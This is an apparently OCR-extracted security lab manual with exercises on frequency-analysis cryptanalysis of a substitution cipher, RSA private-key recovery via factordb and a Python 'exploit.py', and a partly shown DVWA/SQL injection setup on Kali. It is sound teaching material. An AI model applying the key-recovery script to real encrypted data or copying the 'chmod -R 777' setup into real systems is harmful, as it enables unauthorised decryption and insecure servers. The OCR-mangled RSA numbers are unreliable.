Information and Cyber Security Lab Manual

Experiment 1: Implementation of cryptanalysis on caesar cipher.

Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

OPen the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case

Step 5:

Start substituting one by one letters by following the sequence

S → e O → t I → h G → o F → n M → a X → x


W → wB → k U → d D → I K → r P → i L → s V → v

H → p A → b X → x Y → y E → m N →c C→f

R →g Q → u J → q

Step 6:

Final decrypted text will be as shown below.


*Untitled - Notepad
File Edit Format View Help
one way to solve an encrypted message, if we know its language, is to find a different plaintext of the same language long enough to fill one sheet or so, and then we count the occurrences of each letter. we call the most frequently occurring letter the 'first', the next most occurring letter the 'second' the following most occurring letter the 'third', and so on, until we account for all the different letters in the plaintext sample. then we look at the cipher text we want to solve and we also classify its symbols. we find the most occurring symbol and change it to the form of the 'first' letter of the plaintext sample, the next most common symbol is changed to the form of the 'second' letter, and the following most common symbol is changed to the form of the 'third' letter, and so on, until we account for all symbols of the cryptogram we want to solve.

VIVA Questions

1. What is Cryptography?

   ……

   ……

   ……

2. What is Cryptanalysis?

   ……

   ……

   ……

3. What is Cipher Text?

   ……

   ……

   ……

4. What is the Ceaser Cipher?

   ……

   ……

   ……


5. What is a Symmetric Key Cryptosystem?


   ……


   ……

   ……

Experiment 2: Implementation of Cryptanalysis using RSA.









Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value


Need to factorize n
So goto website **factordb.com** click search, paste decimal value of n



Create a exploit.py

To install pycrypto

pip install pycrypto



Copy the code in the exploit.py file and paste it

from Crypto.PublicKey import RSA
from Crypto.Util.number import inverse
import base64
n =
18819881292060796383869723946165043980716356337941738270076335642298885971523466548531906060650474304531738801130339671619969232120573403187955065699622130516875930765025705 9

```
e = 65537
p =
39807508642406493739712550055038649119906436234252670840638518957594638895726176768583317
q =
47277214610743530253622307197304822463291469530209711645985217113052071125636359039752 7
phi_n = (p - 1)*(q - 1)
d = inverse(e, phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
        f.write(key.exportKey())
```

Execute exploit.py file

python exploit.py

To decrypt the text
openssl rsautl -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem

VIVA Questions

1. What is RSA?

……

……

……

2. What is Public Key Encryption?

……

……

……

3. What is an asymmetric key cryptosystem?

……

……

……

4. Why do we need to use Kali Linux?

……

……

……

5. What is a Symmetric Key Cryptosystem?

……

……..

……


Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the


Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website



Installing DVWA:

git clone https://github.com/digininja/DVWA.git

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

chmod -R 777 dvwa/

// to get recursive permission we use -R


cd dvwa/config

//there will be a dummy file so we can copy to get a new file

//cp used to copy the content of the file


cp config.inc.php.dist config.inc.php

cat or nano config.inc.php




sudo service mysql start


sudo mysql -u root -p



create database dvwa;



